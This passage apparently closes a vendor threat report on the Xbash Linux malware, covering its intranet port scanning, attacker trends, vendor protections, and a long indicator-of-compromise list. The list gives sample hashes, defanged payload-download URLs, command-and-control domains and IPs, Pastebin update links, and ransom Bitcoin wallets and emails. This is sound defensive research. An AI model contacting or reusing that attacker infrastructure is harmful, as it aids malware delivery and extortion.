Figure 10 Generate list of IP addresses in victim’s subnet and perform port scanning

In an enterprise network (including office network and datacenter or private cloud), there are usually more servers providing services internally than to public. And these services are also more likely unprotected or configured with weak password. The chance of find vulnerable services within Intranet is much higher than over Internet. We believe that is the main motivation of Xbash's Intranet scanning code. If events like WannaCry and NotPetya are any guide, this intranet functionality could make Xbash even more devastating once it's enabled.

Conclusions

Xbash is a novel and complex Linux malware and the newest work of an active cybercrime group. From its characteristics and behaviors, we could realize many trends in current IoT/Linux security battleground:

- Attackers are expanding their profit-making ways from mining cryptocurrency to hijacking or ransom for cryptocurrency
- Attackers are expanding territory by scanning domain names and by attacking enterprise Intranet
- Attackers are looking for more potential victims by gathering more and more vulnerabilities from everywhere, no matter whether the vulnerability is new or old, and no matter whether it's famous or not (a CVE number was assigned or not)
- Attackers are to toward cross-platform attacks and quick evolution
- Different types of script files are important actors between exploiting and malware execution

Palo Alto Networks customers are protected from this threat:

- WildFire detected Xbash for Linux as well as the dropped CoinMiner for Windows
- ELF and PE format malware's signatures have been released via Antivirus
- All involved malicious domains have been covered by PAN-DB URL Filtering
- All three vulnerabilities exploit by Xbash have been covered by Threat Prevention (39786, 39787, 54654, 54655)
- Xbash C2 traffic have been covered by Threat Prevention too (18474, 18475, 18476)
- An AutoFocus tag has been created for tracking this attack.

Indicators of Compromise

Samples for Linux

7a18c7bdf0c504832c8552766dcfe0ba33dd5493daa3d9dbe9c985c1ce36e5aa zlibx

0b9c54692d25f68ede1de47d4206ec3cd2e5836e368794eccb3daa632334c641 Xbash

dbc380cbfb1536dfb24ef460ce18bccdae549b4585ba713b5228c23924385e54 xapache

5b790f02bdb26b6b6b270a5669311b4f231d17872aafb237b7e87b6bbb57426d libhttpd

e59be6eec9629d376a8a4a70fe9f8f3eec7b0919019f819d44b9bdd1c429277c XbashX

f808a42b10cf55603389945a549ce45edc6a04562196d14f7489af04688f12bc XbashY

dcd37e5b266cc0cd3fab73caa63b218f5b92e9bd5b25cf1cacf1afdb0d8e76ff rootv2.sh

de63ce4a42f06a5903b9daa62b67fcfbdeca05beb574f966370a6ae7fd21190d lowerv2.sh

09968c4573580398b3269577ced28090eae4a7c326c1a0ec546761c623625885 rootv2.sh

a27acc07844bb751ac33f5df569fd949d8b61dba26eb5447482d90243fc739af r88.sh

Samples for Windows

f888dda9ca1876eba12ffb55a7a993bd1f5a622a30045a675da4955ede3e4cb8 tt.txt

31155bf8c85c6c6193842b8d09bda88990d710db9f70efe85c421f1484f0ee78 tg.jpg

725efd0f5310763bc5375e7b72dbb2e883ad90ec32d6177c578a1c04c1b62054 reg9.sct

d7fbd2a4db44d86b4cf5fa4202203dacfefd6ffca6a0615dca5bc2a200ad56b6 m.png

ece3cfdb75aaabc570bf38af6f4653f73101c1641ce78a4bb146e62d9ac0cd50 tmp.jpg

Downloading URLs

hxxp://3g2upl4pq6kufc4m[.]tk/zlibx

hxxp://e3sas6tzvehwgpak[.]tk/XbashY

hxxp://3g2upl4pq6kufc4m[.]tk/XbashY

hxxp://3g2upl4pq6kufc4m[.]tk/xapache

hxxp://3g2upl4pq6kufc4m[.]tk/libhttpd

hxxp://xmr.enjoytopic[.]tk/l/rootv2.sh

hxxp://xmr.enjoytopic[.]tk/l2/rootv2.sh

hxxp://xmr.enjoytopic[.]tk/l/r88.sh

hxxp://xmr.enjoytopic[.]tk/12/r88.sh

hxxp://e3sas6tzvehwgpak[.]tk/lowerv2.sh

hxxp://3g2upl4pq6kufc4m[.]tk/r88.sh

hxxp://e3sas6tzvehwgpak[.]tk/XbashY

hxxp://e3sas6tzvehwgpak[.]tk/XbashX

hxxp://png.realtimenews[.]tk/m.png

hxxp://daknobcq4zal6vbm[.]tk/tt.txt

hxxp://d3goboxon32grk2l[.]tk/reg9.sct

Domains for C2 Communication

ejectrift.censys[.]xyz

scan.censys[.]xyz

api.leakingprivacy[.]tk

news.realnewstime[.]xyz

scan.realnewstime[.]xyz

news.realtimenews[.]tk

scanaan[.]tk

scan.3g2upl4pq6kufc4m[.]tk

scan.vfk2k5s5tfjr27tz[.]tk

scan.blockbitcoin[.]tk

blockbitcoin[.]com

IPs for C2 Communication

142.44.215[.]177

144.217.61[.]147

URLs for C2 Domain Updating

hxxps://pastebin[.]com/raw/Xu74Mzif

hxxps://pastebin[.]com/raw/rBHjTZY6

Bitcoin Wallet Addresses in Ransom Messages

1Kss6v4eSUgP4WrYtfYGZGDoRsf74M7CMr

1jqpmcLygJdH8fN7BCk2cwwNBRWqMZqL1

1ExbdpvKJ6M1t5KyiZbnzsdQ63SEsY6Bff

Email Addresses in Ransom Messages

backupsql@protonmail[.]com

backupsql@pm[.]me

backupdatabase@pm[.]me

**Get updates from
Palo Alto
Networks!**

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.